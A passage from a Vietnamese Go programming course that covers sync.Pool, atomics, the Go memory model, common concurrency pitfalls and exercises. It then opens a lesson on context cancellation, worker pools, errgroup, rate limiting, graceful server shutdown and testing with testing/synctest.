Dùng pool nhanh hơn khoảng 12 lần và không cấp phát thêm: rất ý nghĩa với đường nóng của server. Nhưng nhớ các giới hạn:

- **Pool không đảm bảo giữ đối tượng**: bộ thu gom rác có thể xóa sạch pool bất cứ lúc nào. Đừng dùng pool cho thứ cần vòng đời (kết nối CSDL, file); đó là việc của connection pool riêng.
- **Phải làm sạch** đối tượng khi lấy ra (`Reset`) để tránh rò rỉ dữ liệu giữa các lần dùng (nghiêm trọng về bảo mật nếu chứa dữ liệu người dùng).
- **Không giữ tham chiếu sau** `Put`: đối tượng có thể được goroutine khác lấy ngay.
- Chỉ đáng dùng khi **profile cho thấy** cấp phát là điểm nghẽn (Buổi 16).

6. sync/atomic: thao tác nguyên tử

Với các thao tác đơn giản trên **một giá trị** (đếm, cờ, con trỏ), `atomic` thực hiện đọc-sửa-ghi **không thể bị chen ngang** nhờ lệnh CPU chuyên dụng, nhanh hơn khóa. Dùng các kiểu bọc từ Go 1.19: `atomic.Int32`, `Int64`, `Uint64`, `Bool`, `Pointer[T]`, `Value`, với các method `Load`, `Store`, `Add`, `Swap`, `CompareAndSwap`.

```
package main
```

```go
import (
    "fmt"
    "sync"
    "sync/atomic"
)

type Config struct {
    Limit int
    Name  string
}

func main() {
    var hits atomic.Int64
    var ready atomic.Bool
    var cfg atomic.Pointer[Config] // thay cấu hình "nóng": đọc không cần khóa
    cfg.Store(&Config{Limit: 10, Name: "v1"})

    var wg sync.WaitGroup
    for range 1000 {
        wg.Go(func() { hits.Add(1) })
    }
    wg.Wait()
    ready.Store(true)

    old := cfg.Load()
    cfg.Store(&Config{Limit: 20, Name: "v2"}) // ghi bản MỚI, không sửa bản cũ (bất biến)
    fmt.Println(hits.Load(), ready.Load(), old.Name, cfg.Load().Name)

    // CompareAndSwap: chỉ ghi nếu giá trị hiện tại đúng như mong đợi
    var state atomic.Int32
    fmt.Println(state.CompareAndSwap(0, 1), state.CompareAndSwap(0, 2), state.Load())
}
```

```
1000 true v1 v2
true false 1
```

Mẫu **hoán đổi cấu hình** bằng `atomic.Pointer[Config]` rất hữu ích: giữ cấu hình ở dạng **bất biến**; khi cần đổi, dựng bản mới rồi `Store` con trỏ. Các goroutine đang đọc bản cũ vẫn thấy một bản **nhất quán**, không bao giờ thấy trạng thái nửa cũ nửa mới. Đây là cách nạp lại cấu hình mà không dừng server.

Giới hạn của atomic (quan trọng): các thao tác atomic **không kết hợp được**. Hai biến atomic riêng lẻ không tạo nên một cặp nhất quán: nếu bạn cần cập nhật `(số dư, lịch sử)` cùng nhau, phải dùng mutex. Đừng viết thuật toán lock-free phức tạp; đa số bài toán nghiệp vụ đúng ra chỉ cần một mutex.

7. So sánh hiệu năng: đo, đừng đoán

Bộ đếm được tăng liên tục từ nhiều goroutine song song (`b.RunParallel`), cùng máy ở trên:

Cách làm	Thời gian / lần tăng	Ghi chú
`sync.Mutex` bảo vệ biến	khoảng 38,5 ns	Mọi lõi tranh nhau một khóa
`atomic.Int64.Add`	khoảng 17,2 ns	Nhanh hơn ~2,2 lần, vẫn tranh chấp dòng cache
Mỗi goroutine đếm riêng, gộp cuối	khoảng 0,2 ns	**Không tranh chấp**: nhanh hơn hàng trăm lần

Bài học quan trọng nhất không phải "atomic nhanh hơn mutex" mà là: **thiết kế để không phải chia sẻ** là cách tăng tốc mạnh nhất. Mỗi lõi cập nhật một bản riêng rồi gộp (kỹ thuật *sharded counter*, dùng trong các

bộ đếm metric hiệu năng cao) tránh được hoàn toàn tranh chấp bộ nhớ và hiện tượng **false sharing** (hai biến khác nhau nằm cùng một dòng cache bị các lõi giành nhau).

> **Lưu ý**
> Con số cụ thể phụ thuộc phần cứng, nhân CPU và mức tranh chấp. Chỉ so sánh **tương đối** trên cùng máy. Đừng tối ưu mutex thành atomic nếu nó không nằm trên đường nóng đã được profile.

8. sync.Cond và errgroup (nhìn lướt)

- `sync.Cond`: chờ một *điều kiện* (`c.Wait()` nhả khóa và ngủ, `Signal`/`Broadcast` đánh thức). Rất ít khi cần; hầu hết trường hợp dùng channel hoặc `context` rõ hơn. Dùng khi cài đặt cấu trúc dữ liệu chờ-điều-kiện phức tạp (hàng đợi giới hạn kiểu truyền thống).
- `golang.org/x/sync/errgroup`: nhóm goroutine có thu lỗi đầu tiên và hủy chung qua `context`. Gần như luôn là lựa chọn tốt hơn `WaitGroup` + tự gom lỗi. Học ở Buổi 15.
- `golang.org/x/sync/semaphore` và `singleflight`: semaphore có trọng số; gộp các lời gọi trùng lặp (chống cache stampede).

9. Mô hình bộ nhớ Go (ở mức thực hành)

Khi nào việc một goroutine *ghi* được goroutine khác *nhìn thấy*? Chỉ khi có một **quan hệ "xảy ra trước" (happens-before)** do đồng bộ hóa tạo ra:

- Gửi trên channel xảy ra trước khi nhận tương ứng hoàn tất; `close(ch)` xảy ra trước khi nhận về zero value.
- `Unlock` xảy ra trước `Lock` kế tiếp của cùng mutex.
- Lời gọi `f` trong `once.Do(f)` hoàn tất trước khi mọi `Do` khác trả về.
- `wg.Done()` xảy ra trước `wg.Wait()` trả về.
- Các thao tác `atomic` có thứ tự nhất quán tuần tự (sequentially consistent).
- Tạo goroutine (`go`) xảy ra trước khi goroutine đó bắt đầu.

Nếu hai goroutine truy cập chung một biến mà **không có** chuỗi quan hệ này giữa chúng thì đó là data race, và trình biên dịch/CPU được phép sắp xếp lại thao tác khiến kết quả khó tin. Lời khuyên của chính tài liệu Go: *"Nếu bạn phải đọc đặc tả để hiểu chương trình của mình hoạt động ra sao, bạn đang quá khôn khéo."* Hãy dùng các công cụ đồng bộ hóa trên và để `-race` kiểm chứng.

10. Bảng chọn công cụ

Nhu cầu	Công cụ	Ghi chú
Bảo vệ struct/map dùng chung	`sync.Mutex`	Mặc định, đơn giản
Đọc nhiều, ghi rất ít	`sync.RWMutex`	Đo trước; chú ý nâng cấp khóa
Bộ đếm/cờ đơn lẻ	`atomic.Int64`, `atomic.Bool`	Không kết hợp được nhiều biến
Hoán đổi cấu hình bất biến	`atomic.Pointer[T]`	Mẫu đọc không khóa
Khởi tạo lười một lần	`sync.Once`, `sync.OnceValue`	Không thử lại khi lỗi
Tái sử dụng bộ đệm tạm	`sync.Pool`	Chỉ khi profile chứng minh cần

Nhu cầu	Công cụ	Ghi chú
Cache chỉ-thêm / khóa rời nhau	`sync.Map`	Ngoài ra dùng map+mutex
Truyền dữ liệu/điều phối	channel	Buổi 13
Gộp lời gọi trùng	`singleflight`	Buổi 32
Nhóm goroutine + lỗi + hủy	`errgroup`	Buổi 15

11. Sai lầm thường gặp

Danh sách bẫy của buổi này

1. **Đọc map/biến chung không khóa** vì "chỉ đọc thôi mà": nếu có người ghi, vẫn là race (map còn gây `fatal error: concurrent map read and map write`).
2. **Gọi hàm chậm hoặc callback trong khi giữ khóa**: nghẽn cả hệ thống hoặc deadlock.
3. **Sao chép struct có mutex** (receiver giá trị, truyền bằng giá trị, `range` qua slice struct có mutex).
4. **Khóa nhiều mutex không theo thứ tự thống nhất**: deadlock có điều kiện, lỗi chỉ xuất hiện dưới tải.
5. **Tái nhập** `Lock` trong cùng goroutine.
6. **Nâng cấp** `RLock` **thành** `Lock` mà không nhả khóa đọc.
7. **Trả về map/slice nội bộ** của struct có khóa ra ngoài.
8. **Dùng** `sync.Pool` **cho tài nguyên có vòng đời** hoặc quên `Reset`, rò rỉ dữ liệu giữa các request.
9. **Tưởng hai thao tác atomic liên tiếp là một giao dịch**: `if x.Load() == 0 { x.Store(1) }` là race; phải `CompareAndSwap`.
10. **Dùng** `sync.Map` **mặc định** thay vì map + mutex có kiểu.

12. Góc nhìn thực chiến

Góc nhìn thực chiến

Khi viết handler Gin, những chỗ cần đồng bộ hóa gần như luôn là: (1) **cache trong bộ nhớ** (hãy bọc trong kiểu `Cache` có `RWMutex` như trên, có TTL và giới hạn kích thước, hoặc dùng Redis ở Buổi 32); (2) **cấu hình nạp lại nóng** (`atomic.Pointer[Config]`); (3) **bộ đếm/metric** (thư viện Prometheus đã tự lo, bạn không cần tự viết); (4) **singleton khởi tạo lười** (`sync.OnceValue`). Quy tắc thực dụng của nhóm Senior: *"Mặc định mọi trạng thái trong bộ nhớ là một con quỷ. Hoặc nó bất biến, hoặc nó thuộc về đúng một goroutine, hoặc nó có mutex và hợp đồng rõ ràng."* Và nhớ: **cơ sở dữ liệu cũng là tài nguyên dùng chung**; mutex trong tiến trình không bảo vệ được dữ liệu khi bạn chạy 5 bản sao server, lúc đó bạn cần khóa trong CSDL hoặc Redis (Buổi 21, 32, 36).

13. Tóm tắt

Tóm tắt buổi học

- `Mutex`: vùng găng ngắn, `defer Unlock`, không tái nhập, lấy nhiều khóa theo cùng thứ tự, không giữ khóa khi gọi mã chậm, không sao chép.
- `RWMutex` cho đọc nhiều; không nâng cấp `RLock` lên `Lock`; đo trước khi chọn.
- `Once`/`OnceValue` cho khởi tạo lười; `sync.Map` chỉ cho hai trường hợp đặc thù; `sync.Pool` giảm cấp phát nhưng phải `Reset` và không giữ sau `Put`.
- `atomic` cho một giá trị đơn: đếm, cờ, `atomic.Pointer[T]` hoán đổi cấu hình bất biến; không kết hợp được nhiều biến.
- Cách nhanh nhất là **không chia sẻ**: mỗi goroutine làm việc riêng rồi gộp.
- Dùng `-race`, và chọn công cụ theo số liệu benchmark.

14. Bài tập

1. **[Cơ bản]** Viết `SafeCounter` có `Inc`, `Dec`, `Value`; chạy 100 goroutine tăng và 100 goroutine giảm, kiểm tra kết quả bằng 0. Thử bỏ khóa và chạy với `-race` (trong WSL/CI) để thấy cảnh báo.
2. **[Cơ bản]** Thay `SafeCounter` bằng `atomic.Int64`. So sánh số dòng code và độ dễ đọc.
3. **[Cơ bản]** Viết hàm `LazyConfig()` dùng `sync.OnceValue` đọc biến môi trường một lần duy nhất; chứng minh bằng một bộ đếm số lần thực sự đọc.
4. **[Trung bình]** Cài `SafeStack[T any]` (Push, Pop, Len) an toàn đa luồng, rồi chạy 8 producer và 8 consumer. Đảm bảo không mất hay nhân đôi phần tử (tổng số Pop thành công = tổng số Push).
5. **[Trung bình]** Chuyển tiền giữa hai tài khoản `Transfer(from, to *Account, amount int64)` với khóa riêng từng tài khoản. Viết test chạy 10.000 giao dịch hai chiều đồng thời **gây deadlock** nếu lấy khóa sai thứ tự, rồi sửa bằng cách khóa theo ID tăng dần.
6. **[Trung bình]** Mở rộng `Cache[K, V]` ở mục 2 thêm TTL (mỗi mục có hạn), goroutine nền dọn mục hết hạn có thể dừng bằng `context`, và giới hạn dung lượng. Test với đồng hồ giả (không `Sleep`).
7. **[Nâng cao]** Cài `ConfigStore` giữ cấu hình bất biến trong `atomic.Pointer[Config]`, một goroutine nạp lại cấu hình từ tệp mỗi vài giây, và 100 goroutine đọc liên tục; chứng minh không có race và không bao giờ đọc được cấu hình nửa vời.
8. **[Nâng cao]** Viết benchmark (`b.RunParallel`) so sánh `Mutex` map, `RWMutex` map và `sync.Map` với ba tỷ lệ đọc/ghi 99/1, 90/10, 50/50. Lập bảng và rút ra kết luận khi nào dùng cái nào.
9. **[Thử thách]** Cài **sharded counter**: mảng `N` bộ đếm `atomic.Int64`, mỗi cái đệm bằng padding 64 byte (tránh false sharing), `Inc` chọn mảnh theo chỉ số goroutine/ngẫu nhiên, `Sum` cộng tất cả. Benchmark so với một `atomic.Int64` duy nhất ở 1, 4, 8, 16 goroutine.

Buổi 15 — Context và các mẫu đồng thời

Thông tin buổi học

Thời lượng: 5–6 giờ · **Mức độ:** Nâng cao · **Cần biết trước:** Buổi 12–14

Mục tiêu học tập

Sau buổi học này bạn có thể:

- Dùng `context` để **hủy bỏ**, đặt **hạn chót** và truyền dữ liệu theo yêu cầu, đúng quy ước.
- Xây **worker pool**, `errgroup`, **rate limiter** an toàn, không rò rỉ goroutine.
- **Tắt server êm (graceful shutdown)** khi nhận tín hiệu từ hệ điều hành hoặc Kubernetes.
- Quản lý ngân sách thời gian (timeout) xuyên suốt chuỗi gọi dịch vụ.
- Kiểm thử code có thời gian/timeout bằng `testing/synctest` mà không cần chờ thật.

1. context: hủy bỏ, hạn chót và dữ liệu theo yêu cầu

1.1. Vấn đề

Một request đến server, bạn gọi CSDL, rồi hai dịch vụ ngoài. Giữa chừng, **client ngắt kết nối** (đóng tab) hoặc **quá hạn**. Làm sao báo cho toàn bộ goroutine và lời gọi đang chạy dừng lại ngay, thay vì tiếp tục tốn tài nguyên cho một kết quả không ai chờ? Bạn cần một cách **lan truyền tín hiệu hủy** xuyên qua mọi hàm. Đó là `context.Context`.

context.Context

Interface mang ba thứ qua ranh giới hàm/goroutine: **tín hiệu hủy** (`Done()`/`Err()`), **hạn chót** (`Deadline()`), và **giá trị theo yêu cầu** (`Value(key)`). Các context tạo thành một **cây**: hủy context cha thì mọi context con bị hủy theo, nhưng hủy con không ảnh hưởng cha.

```
type Context interface {
    Deadline() (deadline time.Time, ok bool)
    Done() <-chan struct{}  // đóng khi bị hủy hoặc hết hạn
    Err() error             // nil nếu chưa; context.Canceled hoặc context.DeadlineExceeded
    Value(key any) any
}
```

1.2. Tạo và dùng context

Hàm	Ý nghĩa
`context.Background()`	Gốc của cây, không bao giờ hủy. Dùng ở `main`, test, khởi tạo
`context.TODO()`	Chỗ giữ chỗ khi chưa biết dùng context nào
`WithCancel(parent)`	Trả `ctx, cancel`; gọi `cancel()` để hủy
`WithTimeout(parent, d)`	Tự hủy sau khoảng `d` (`DeadlineExceeded`)
`WithDeadline(parent, t)`	Tự hủy vào thời điểm `t`
`WithCancelCause(parent)`	Như `WithCancel` nhưng `cancel(err)` ghi **lý do**; đọc bằng `context.Cause(ctx)` (Go 1.20+)

Hàm	Ý nghĩa
`WithValue(parent, key, val)`	Gắn dữ liệu theo yêu cầu
`WithoutCancel(parent)`	Giữ giá trị nhưng **bỏ tín hiệu hủy** (Go 1.21+), dùng cho việc phải chạy nốt như ghi log kiểm toán
`AfterFunc(ctx, f)`	Chạy `f` khi `ctx` bị hủy (Go 1.21+)

```go
package main

import (
    "context"
    "errors"
    "fmt"
    "time"
)

func lamViec(ctx context.Context, ten string, d time.Duration) error {
    select {
    case <-time.After(d):
        fmt.Println(ten, "hoàn thành")
        return nil
    case <-ctx.Done():
        fmt.Println(ten, "bị hủy:", ctx.Err())
        return ctx.Err()
    }
}

func main() {
    // 1. timeout
    ctx, cancel := context.WithTimeout(context.Background(), 50*time.Millisecond)
    defer cancel()
    err := lamViec(ctx, "A", time.Second)
    fmt.Println(errors.Is(err, context.DeadlineExceeded))

    // 2. hủy chủ động; context con bị hủy theo context cha
    parent, cancelParent := context.WithCancel(context.Background())
    child, cancelChild := context.WithTimeout(parent, time.Hour)
    defer cancelChild()
    cancelParent()
    <-child.Done()
    fmt.Println("con:", child.Err(), "| nguyên nhân:", context.Cause(child))

    // 3. WithCancelCause: ghi lại LÝ DO hủy
    ctx3, cancel3 := context.WithCancelCause(context.Background())
    cancel3(errors.New("người dùng bấm hủy"))
    fmt.Println(ctx3.Err(), "|", context.Cause(ctx3))

    // 4. WithValue: dữ liệu theo request, khóa là kiểu riêng
    type ctxKey string
    ctx4 := context.WithValue(context.Background(), ctxKey("request_id"), "r-42")
    fmt.Println(ctx4.Value(ctxKey("request_id")), ctx4.Value(ctxKey("khác")))
}
```

```
A bị hủy: context deadline exceeded
true
con: context canceled | nguyên nhân: context canceled
context canceled | người dùng bấm hủy
r-42 <nil>
```

1.3. Quy ước bắt buộc khi dùng context

1. **Là tham số đầu tiên, tên** `ctx`: `func DoWork(ctx context.Context, arg Arg) error`.

2. **Không lưu context trong struct** (trừ vài ngoại lệ hiếm); hãy truyền như tham số cho từng lời gọi, vì context gắn với *một yêu cầu* chứ không phải một đối tượng sống lâu.
3. **Không truyền** `nil`; chưa biết thì dùng `context.TODO()`.
4. **Luôn gọi** `cancel` (thường `defer cancel()` ngay sau khi tạo). Quên `cancel` làm rò rỉ tài nguyên (timer, goroutine) của context đến khi cha bị hủy. `go vet` có kiểm tra `lostcancel`.
5. **Chỉ dùng** `WithValue` **cho dữ liệu theo yêu cầu** xuyên qua nhiều tầng như *request ID, thông tin người dùng đã xác thực, trace ID*. **Không** dùng nó để truyền tham số tùy chọn của hàm (khuất tầm nhìn, mất kiểm tra kiểu).
6. **Khóa của** `WithValue` **là kiểu riêng không xuất khẩu** (`type ctxKey string`), để tránh trùng khóa giữa các package.
7. **Tôn trọng** `ctx.Done()` trong mọi vòng lặp dài và mọi thao tác chặn; trả về `ctx.Err()` khi bị hủy.

1.4. Context trong thư viện chuẩn và trong web

Hầu hết thao tác I/O đều có phiên bản nhận context. Đó là cách hủy lan xuống tận tầng thấp nhất:

```
req, _ := http.NewRequestWithContext(ctx, http.MethodGet, url, nil)  // hủy cuộc gọi HTTP
rows, err := db.QueryContext(ctx, "SELECT ...")                       // hủy truy vấn SQL
cmd := exec.CommandContext(ctx, "ffmpeg", "-i", "in.mp4")             // giết tiến trình con
```

Trong HTTP server, mỗi yêu cầu có `r.Context()` **tự bị hủy khi client ngắt kết nối** hoặc khi handler trả về. Trong Gin, dùng `c.Request.Context()` (Buổi 23). Vì vậy: **luôn truyền context của request xuống mọi lời gọi CSDL/HTTP phía dưới**; đó là cách server của bạn *ngừng làm việc vô ích* khi người dùng đã bỏ đi và giữ được độ trễ ổn định dưới tải.

1.5. Ngân sách thời gian (timeout budget)

Trong một chuỗi gọi A → B → C, **timeout của cấp ngoài phải lớn hơn tổng của cấp trong**, và mỗi lời gọi ra ngoài nên có timeout riêng ngắn hơn timeout tổng của yêu cầu:

```
func handler(w http.ResponseWriter, r *http.Request) {
    ctx, cancel := context.WithTimeout(r.Context(), 3*time.Second) // ngân sách cả yêu cầu
    defer cancel()

    user, err := userSvc.Get(ctx, id)          // mỗi lời gọi trong dùng chung ctx,
    // ...                                     // hoặc tạo ctx con với timeout ngắn hơn:
    ctxPay, cancelPay := context.WithTimeout(ctx, 800*time.Millisecond)
    defer cancelPay()
    err = paymentSvc.Charge(ctxPay, order)     // dịch vụ ngoài chậm không ăn hết ngân sách
}
```

Vì `Deadline` lan truyền qua cây context (kể cả qua gRPC), các dịch vụ phía dưới biết chính xác còn bao nhiêu thời gian và có thể từ chối việc không kịp làm. Đây là một trong những kỹ thuật chống "sập dây chuyền" quan trọng nhất (Buổi 39).

2. Mẫu worker pool

> **Worker pool**
> Một nhóm **số lượng cố định** goroutine (worker) cùng lấy việc từ một channel hàng đợi. Nó **giới hạn mức đồng thời**, tránh tạo goroutine vô hạn theo số việc, và là mẫu nền của hầu hết xử lý nền.

```
package main
```

```
import (
    "context"
    "fmt"
    "sort"
    "sync"
)

type Job struct{ ID, N int }

type Result struct {
    JobID int
    Value int
    Err   error
}

func worker(ctx context.Context, jobs <-chan Job, results chan<- Result, wg *sync.WaitGroup) {
    defer wg.Done()
    for {
        select {
        case <-ctx.Done():
            return
        case j, ok := <-jobs:
            if !ok {
                return // hết việc
            }
            var res Result
            if j.N < 0 {
                res = Result{JobID: j.ID, Err: fmt.Errorf("job %d: số âm", j.ID)}
            } else {
                res = Result{JobID: j.ID, Value: j.N * j.N}
            }
            select {
            case results <- res:
            case <-ctx.Done():
                return
            }
        }
    }
}

func main() {
    ctx, cancel := context.WithCancel(context.Background())
    defer cancel()

    jobs := make(chan Job)
    results := make(chan Result)

    var wg sync.WaitGroup
    for w := 0; w < 3; w++ {
        wg.Add(1)
        go worker(ctx, jobs, results, &wg)
    }

    go func() { // nhà sản xuất: đẩy việc rồi đóng jobs
        for i, n := range []int{1, 2, 3, -4, 5, 6} {
            jobs <- Job{ID: i, N: n}
        }
        close(jobs)
    }()
    go func() { // đóng results khi mọi worker đã xong
        wg.Wait()
        close(results)
    }()

    var all []Result
    for r := range results {
        all = append(all, r)
    }
```

```
    sort.Slice(all, func(i, j int) bool { return all[i].JobID < all[j].JobID })
    for _, r := range all {
        if r.Err != nil {
            fmt.Println("lỗi:", r.Err)
            continue
        }
        fmt.Println("job", r.JobID, "=>", r.Value)
    }
}
```

```
job 0 => 1
job 1 => 4
job 2 => 9
lỗi: job 3: số âm
job 4 => 25
job 5 => 36
```

Phân tích những điểm then chốt của thiết kế (đây là mẫu bạn nên thuộc lòng):

- **Ai đóng channel nào?** `jobs` do nhà sản xuất đóng sau khi đẩy hết; `results` do **một goroutine điều phối** đóng sau `wg.Wait()` (vì có nhiều worker cùng gửi, không worker nào được tự đóng).
- **Mọi thao tác chờ đều đi kèm** `ctx.Done()`: cả khi nhận việc lẫn khi gửi kết quả. Nếu không, worker có thể kẹt vĩnh viễn khi người tiêu thụ đã bỏ đi: goroutine leak.
- **Thứ tự kết quả không bảo đảm**: kết quả về theo thứ tự hoàn thành. Muốn đúng thứ tự thì mang theo `JobID` rồi sắp xếp, như ví dụ.
- **Kích thước pool**: việc thiên về CPU → bằng số lõi (`runtime.NumCPU()`); việc chờ I/O → lớn hơn nhiều, bị chặn bởi giới hạn của *dịch vụ phía dưới* (số kết nối CSDL, giới hạn tốc độ API). Hãy làm cho nó **cấu hình được**.
- **Xử lý lỗi**: ở đây gom lỗi vào `Result`. Với "một lỗi là dừng tất cả", dùng `errgroup` (mục 3).

3. errgroup: nhóm goroutine có thu lỗi và hủy chung

`golang.org/x/sync/errgroup` là phiên bản "đầy đủ pin" của `WaitGroup`: chạy nhiều hàm trả `error`, **trả về lỗi đầu tiên** và **hủy** `ctx` **chung** để các nhánh còn lại dừng sớm; có `SetLimit(n)` để giới hạn đồng thời.

```
package main

import (
    "context"
    "errors"
    "fmt"
    "time"

    "golang.org/x/sync/errgroup"
)

func tai(ctx context.Context, ten string, d time.Duration, fail bool) error {
    select {
    case <-time.After(d):
        if fail {
            return fmt.Errorf("%s lỗi", ten)
        }
        fmt.Println(ten, "xong")
        return nil
    case <-ctx.Done():
        fmt.Println(ten, "bị hủy vì:", context.Cause(ctx))
        return ctx.Err()
    }
}

func main() {
```

```
    g, ctx := errgroup.WithContext(context.Background())
    g.SetLimit(3) // tối đa 3 goroutine chạy cùng lúc

    g.Go(func() error { return tai(ctx, "nhanh", 10*time.Millisecond, false) })
    g.Go(func() error { return tai(ctx, "hỏng", 30*time.Millisecond, true) })
    g.Go(func() error { return tai(ctx, "chậm", 2*time.Second, false) })

    err := g.Wait() // đợi tất cả; trả về LỖI ĐẦU TIÊN
    fmt.Println("kết quả:", err, errors.Is(err, context.Canceled))
}
```

```
nhanh xong
chậm bị hủy vì: hỏng lỗi
kết quả: hỏng lỗi false
```

Diễn biến: nhánh `nhanh` hoàn thành ở 10 ms; nhánh `hỏng` thất bại ở 30 ms → `errgroup` hủy `ctx` → nhánh `chậm` (đang chờ 2 giây) dừng ngay thay vì chờ hết; `Wait` trả về lỗi đầu tiên. Nếu dùng `WaitGroup` thuần, bạn phải tự cài toàn bộ cơ chế này.

Ứng dụng điển hình trong handler: **gọi song song nhiều nguồn rồi gộp** (profile + đơn hàng + khuyến mãi), tổng độ trễ = nguồn chậm nhất thay vì cộng dồn; một nguồn lỗi nghiêm trọng thì hủy phần còn lại. Dùng `g.SetLimit` khi lặp qua danh sách lớn để không tạo hàng nghìn goroutine cùng lúc.

4. Giới hạn tốc độ (rate limiting)

Hai nhu cầu khác nhau: **giới hạn tốc độ bạn gọi ra ngoài** (không vượt quota của API đối tác) và **giới hạn tốc độ người dùng gọi vào server** (chống lạm dụng, Buổi 26 và 32). Thuật toán phổ biến là **token bucket**: xô chứa tối đa `b` token (*burst*), nạp thêm `r` token mỗi giây; mỗi yêu cầu lấy một token, hết token thì phải chờ hoặc bị từ chối. Gói `golang.org/x/time/rate` cài sẵn:

```
package main

import (
    "context"
    "fmt"
    "time"

    "golang.org/x/time/rate"
)

func main() {
    lim := rate.NewLimiter(rate.Every(50*time.Millisecond), 1) // 20 yêu cầu/giây, burst 1
    start := time.Now()
    for i := 0; i < 5; i++ {
        if err := lim.Wait(context.Background()); err != nil { // chặn đến khi có token
            fmt.Println(err)
            return
        }
    }
    el := time.Since(start) // lần đầu qua ngay; 4 lần sau mỗi lần cách 50 ms: khoảng 200 ms
    fmt.Println(el >= 190*time.Millisecond, el < 400*time.Millisecond)
    fmt.Println(lim.Allow()) // vừa dùng hết token: false (không chặn)
}
```

```
true true
false
```

`Wait(ctx)` chặn có thể hủy (phù hợp phía **gọi ra**); `Allow()` trả ngay đúng/sai (phù hợp phía **nhận vào**: từ chối bằng HTTP 429). Với server có nhiều bản sao, giới hạn trong bộ nhớ của từng bản sao không đủ; cần bộ đếm dùng chung (Redis, Buổi 32).

5. Tắt server êm (graceful shutdown)

Khi triển khai bản mới hoặc Kubernetes di chuyển pod, tiến trình nhận tín hiệu **SIGTERM**. Nếu thoát ngay, mọi yêu cầu đang xử lý bị cắt cụt: khách thấy lỗi, có thể mất một nửa giao dịch. **Tắt êm** nghĩa là: *ngừng nhận kết nối mới → chờ yêu cầu đang chạy xong (có giới hạn thời gian) → đóng tài nguyên → thoát.*

`http.Server.Shutdown(ctx)` làm đúng điều đó. Chương trình sau dựng server, gửi một yêu cầu chậm (200 ms), ra lệnh dừng **giữa lúc nó đang chạy**, và chứng minh yêu cầu vẫn hoàn tất:

```
package main

import (
    "context"
    "errors"
    "fmt"
    "io"
    "net"
    "net/http"
    "time"
)

func main() {
    mux := http.NewServeMux()
    mux.HandleFunc("GET /cham", func(w http.ResponseWriter, r *http.Request) {
        time.Sleep(200 * time.Millisecond) // đang xử lý khi nhận lệnh dừng
        fmt.Fprint(w, "xử lý xong")
    })

    ln, _ := net.Listen("tcp", "127.0.0.1:0") // cổng ngẫu nhiên
    srv := &http.Server{Handler: mux}

    serverDone := make(chan error, 1)
    go func() { serverDone <- srv.Serve(ln) }()

    reqDone := make(chan string, 1)
    go func() {
        resp, err := http.Get("http://" + ln.Addr().String() + "/cham")
        if err != nil {
            reqDone <- "lỗi: " + err.Error()
            return
        }
        defer resp.Body.Close()
        b, _ := io.ReadAll(resp.Body)
        reqDone <- string(b)
    }()
    time.Sleep(50 * time.Millisecond) // đợi yêu cầu bắt đầu chạy

    ctx, cancel := context.WithTimeout(context.Background(), 2*time.Second)
    defer cancel()
    fmt.Println("bắt đầu tắt êm...")
    if err := srv.Shutdown(ctx); err != nil { // chờ yêu cầu đang chạy hoàn tất
        fmt.Println("shutdown lỗi:", err)
    }
    fmt.Println("yêu cầu đang chạy:", <-reqDone)
    fmt.Println("Serve trả về:", errors.Is(<-serverDone, http.ErrServerClosed))
}
```

```
bắt đầu tắt êm...
yêu cầu đang chạy: xử lý xong
Serve trả về: true
```

Trong chương trình thật, bạn nối tín hiệu hệ điều hành với quy trình đó bằng `signal.NotifyContext`. Đây là **khung `main` chuẩn** cho mọi dịch vụ Go, và ta sẽ dùng lại nguyên mẫu này cho ShopGo:

```go
func main() {
    // ctx bị hủy khi nhận SIGINT (Ctrl+C) hoặc SIGTERM (Kubernetes/Docker dừng)
    ctx, stop := signal.NotifyContext(context.Background(), os.Interrupt, syscall.SIGTERM)
    defer stop()

    srv := &http.Server{Addr: ":8080", Handler: router}

    go func() {
        if err := srv.ListenAndServe(); err != nil && !errors.Is(err, http.ErrServerClosed) {
            slog.Error("server lỗi", "err", err)
            stop() // lỗi khởi động: kích hoạt tắt
        }
    }()

    <-ctx.Done() // chờ tín hiệu dừng
    slog.Info("nhận tín hiệu, tắt êm...")

    shutdownCtx, cancel := context.WithTimeout(context.Background(), 20*time.Second)
    defer cancel()
    if err := srv.Shutdown(shutdownCtx); err != nil { // 1. ngừng nhận + chờ yêu cầu đang chạy
        slog.Error("shutdown không êm", "err", err)
    }
    // 2. sau đó mới đóng worker nền, kết nối CSDL, Redis, flush log/metric...
    db.Close()
}
```

Điểm tinh tế: **thời gian chờ shutdown phải nhỏ hơn thời gian ân hạn của hạ tầng** (mặc định Kubernetes cho 30 giây trước khi `SIGKILL`). Thứ tự đóng quan trọng: nhận request trước, tài nguyên phụ thuộc (CSDL) sau cùng. Ở Buổi 47 bạn sẽ thấy sự phối hợp với `readinessProbe` và `preStop` để bảo đảm không mất yêu cầu khi deploy.

6. Kiểm thử code có thời gian: testing/synctest

Hàm thử lại có backoff (1 s, 2 s, 4 s, 8 s) sẽ mất 15 giây để test nếu dùng đồng hồ thật. Gói `testing/synctest` (chính thức từ Go 1.25) chạy test trong một "bong bóng" có **đồng hồ ảo**: `time.Sleep`, timer, ticker, `context.WithTimeout` trong bong bóng chạy **tức thì nhưng đúng thứ tự** khi mọi goroutine trong bong bóng đang chờ.

```go
// retry.go
func Do(ctx context.Context, n int, base time.Duration, f func() error) error {
    wait := base
    for i := 0; i < n; i++ {
        if err := f(); err == nil {
            return nil
        }
        select {
        case <-time.After(wait):
            wait *= 2
        case <-ctx.Done():
            return ctx.Err()
        }
    }
    return ErrTooMany
}

// retry_test.go
func TestDoBackoff(t *testing.T) {
    synctest.Test(t, func(t *testing.T) { // "bong bóng" với đồng hồ ảo
        calls := 0
        start := time.Now()
        err := Do(context.Background(), 4, time.Second, func() error {
            calls++
            return errors.New("hỏng")
```

```
        })
        // 1s + 2s + 4s + 8s = 15s thời gian ẢO, chạy tức thì
        if !errors.Is(err, ErrTooMany) || calls != 4 {
            t.Fatalf("err=%v calls=%d", err, calls)
        }
        if got := time.Since(start); got != 15*time.Second {
            t.Fatalf("thời gian ảo = %v, muốn 15s", got)
        }
    })
}
```

```
=== RUN   TestDoBackoff
--- PASS: TestDoBackoff (0.00s)
```

Test 15 giây chạy hết **0,00 giây** và hoàn toàn xác định (không chập chờn). Đây là cách hiện đại để kiểm thử mọi thứ liên quan đến timeout, retry, ticker mà không cần `Sleep` thật hay tự viết `Clock` giả. Bên trong bong bóng, `synctest.Wait()` còn cho phép bạn chờ đến khi mọi goroutine trong bong bóng đều đã chặn (an toàn để kiểm tra trạng thái).

7. Các mẫu khác đáng biết

